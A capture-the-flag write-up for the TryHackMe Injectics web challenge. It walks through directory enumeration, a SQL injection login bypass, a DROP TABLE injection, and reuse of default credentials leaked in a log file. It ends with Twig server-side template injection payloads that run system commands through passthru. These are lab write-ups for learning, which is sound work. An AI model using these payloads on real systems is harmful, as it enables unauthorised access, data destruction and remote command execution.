Injectics Web Challenge — TryHackMe
TL;DR
The Injectics challenge exposed several weaknesses that could be chained together to fully
compromise the application. Initial reconnaissance revealed public files such as
script.js, mail.log and composer.json, as well as multiple
application endpoints.
Analysis of the login JavaScript showed that SQL injection filtering was implemented only on the
client side and only for the username field. By bypassing this weak blacklist and
sending a crafted payload directly to functions.php, it was possible to authenticate
successfully as the development user.
The mail.log file disclosed operational details about a background service named
Injectics, which automatically recreated the users table with default credentials if
it was deleted or corrupted. After logging in, the country medal editing functionality was abused
to execute a SQL injection and drop the users table. One minute later, the service
restored it with the known superadmin credentials, which allowed access to the administrator panel
and retrieval of the first flag.
Finally, the administrator profile update feature was vulnerable to server-side template
injection. By injecting Twig payloads into the reflected first name field, it was possible to
confirm SSTI, execute system commands, enumerate files and read the final flag stored in the
flags directory.
Reconnaissance
I started by performing directory enumeration with Gobuster against the target.
gobuster dir -u http://10.64.156.109 -w ~/SecLists/Discovery/Web-Content/raft-medium-directories.txt -x .php,.txt,.js,.html,.xml,.json,.log -t 30
/logout.php           (Status: 302) [Size: 0] [--> index.php]
/javascript           (Status: 301) [Size: 319] [--> http://10.64.156.109/javascript/]
/css                  (Status: 301) [Size: 312] [--> http://10.64.156.109/css/]
/script.js            (Status: 200) [Size: 1088]
/mail.log             (Status: 200) [Size: 1098]
/index.php            (Status: 200) [Size: 6588]
/phpmyadmin           (Status: 301) [Size: 319] [--> http://10.64.156.109/phpmyadmin/]
/functions.php        (Status: 200) [Size: 0]
/login.php            (Status: 200) [Size: 5401]
/dashboard.php        (Status: 302) [Size: 0] [--> dashboard.php]
/flags                (Status: 301) [Size: 314] [--> http://10.64.156.109/flags/]
/vendor               (Status: 301) [Size: 315] [--> http://10.64.156.109/vendor/]
/conn.php             (Status: 200) [Size: 0]
/server-status        (Status: 403) [Size: 278]
/composer.json        (Status: 200) [Size: 48]
Several interesting files and directories were exposed, especially:
script.js— client-side login logic.mail.log— internal operational email content.composer.json— information about PHP dependencies.flags/— a promising directory for later enumeration.

The main page of the application looked like an Olympic-style medal management platform.
Client-Side Validation in script.js
The file script.js contained the login logic used by the application.

The application attempted to block SQL injection by validating the
username field against a blacklist:
const invalidKeywords = ['or', 'and', 'union', 'select', '"', "'"];
for (let keyword of invalidKeywords) {
    if (username.includes(keyword)) {
        alert('Invalid keywords detected');
        return false;
    }
}
This protection was fundamentally flawed for several reasons:
- Client-side validation is not real security — it only runs in the browser and can be bypassed by intercepting the request.
- Incomplete blacklist — the filter blocks words such as
or,and,unionandselect, but does not account for operators like||and&&. - Partial coverage — only the
usernamefield is validated, while thepasswordfield is not restricted. - Case-sensitive bypasses and direct request tampering remain possible.
In practice, this meant the protection could be bypassed easily with Burp Suite, browser console requests or modified syntax.
Information Disclosure Through mail.log
The mail.log file contained an internal message from the development team.
From: dev@injectics.thm
To: superadmin@injectics.thm
Subject: Update before holidays

Hey,

Before heading off on holidays, I wanted to update you on the latest changes to the website. I have implemented several enhancements and enabled a special service called Injectics. This service continuously monitors the database to ensure it remains in a stable state.

To add an extra layer of safety, I have configured the service to automatically insert default credentials into the users table if it is ever deleted or becomes corrupted. This ensures that we always have a way to access the system and perform necessary maintenance. I have scheduled the service to run every minute.

Here are the default credentials that will be added:

Email: superadmin@injectics.thm | Password: superSecurePasswd101
Email: dev@injectics.thm        | Password: devPasswd123
This was extremely useful because it disclosed:
- The existence of an automated recovery service named Injectics.
- The fact that the
userstable would be automatically recreated if deleted. - Two default credential pairs:
superadmin@injectics.thm : superSecurePasswd101dev@injectics.thm : devPasswd123
At this point, the attack path became clear: gain access to the application, find a SQL injection
point capable of deleting the users table, wait for the recovery service to recreate
it, and then log in with the default superadmin credentials.
Authentication Bypass with SQL Injection
Since the login filter was only implemented client-side, I submitted a tampered request directly to
functions.php using the following payload:
username=admin'+||+1=1+--+-&password=x&function=login
The response confirmed a successful login:
{"status":"success","message":"Login successful","is_admin":"true","first_name":"dev","last_name":"dev","redirect_link":"dashboard.php?isadmin=false"}


Returning to the browser showed that I was now logged in as the development user.
SQL Injection in the Medal Update Functionality
Once authenticated, the application allowed editing the medal counts for countries.

This feature appeared to interact directly with the database, so I tested it for injection
vulnerabilities. By placing a malicious payload in the gold parameter, I was able to
execute an additional SQL statement and delete the users table.
rank=1&country=&gold=1; DROP TABLE users; -- -&silver=1&bronze=1
The application accepted the input and showed a success message, confirming that the database operation had been executed.

Since the internal service was configured to restore the users table every minute, the
next step was simply to wait for the table to be recreated with the default credentials found in
mail.log.
Logging in as Superadmin
After the recovery service had time to run, I used the disclosed administrator credentials to log in:
Email: superadmin@injectics.thm
Password: superSecurePasswd101
This granted administrative access and revealed the first flag.

Admin Profile Update and SSTI Discovery
As administrator, a profile update option became available. The profile contained three editable fields:
- First name
- Last name


Because the first name was reflected back on the main page, I tested whether it was rendered as a template by updating it to:
{{7*7}}
The application returned 49, confirming a server-side template injection.
Identifying the Template Engine
To understand the environment better, I inspected the exposed composer.json file.

This revealed that the application was using:
twig/twig: 2.14.0
Knowing the template engine helped when testing payloads for code execution.
Command Execution Through Twig SSTI
After testing different payloads, I found a working technique using Twig’s
sort filter with passthru:
{{['whoami', 0]|sort('passthru')|join}}

This confirmed that arbitrary system commands could be executed.
To discover the current working directory, I used:
{{['pwd', 0]|sort('passthru')|join}}

Next, I listed the files in the current directory:
{{['ls', 0]|sort('passthru')|join}}

Retrieving the Final Flag

Since a flags directory had already been identified during reconnaissance, I used SSTI
command execution to enumerate it:
{{['ls flags', 0]|sort('passthru')|join}}
This revealed the flag filename. I then used:
{{['cat flags/5d8af1dc14503c7e4bdc8e51a3469f48.txt', 0]|sort('passthru')|join}}
The command returned the contents of the flag file and completed the challenge.
Attack Chain
- Enumerated the application and discovered exposed resources such as
script.js,mail.log,composer.jsonandflags/. - Inspected
script.jsand identified weak client-side SQL injection filtering in the login workflow. - Used a login SQL injection payload to bypass authentication and access the application as the development user.
- Used the medal editing feature to inject SQL and drop the
userstable. - Waited for the Injectics service to restore the table with the default credentials disclosed in
mail.log. - Logged in as
superadmin@injectics.thmand obtained the first flag. - Updated the reflected first name field with
{{7*7}}to confirm SSTI. - Used
composer.jsonto identify Twig2.14.0. - Executed system commands with Twig payloads using
passthru. - Listed the
flagsdirectory and read the final flag file.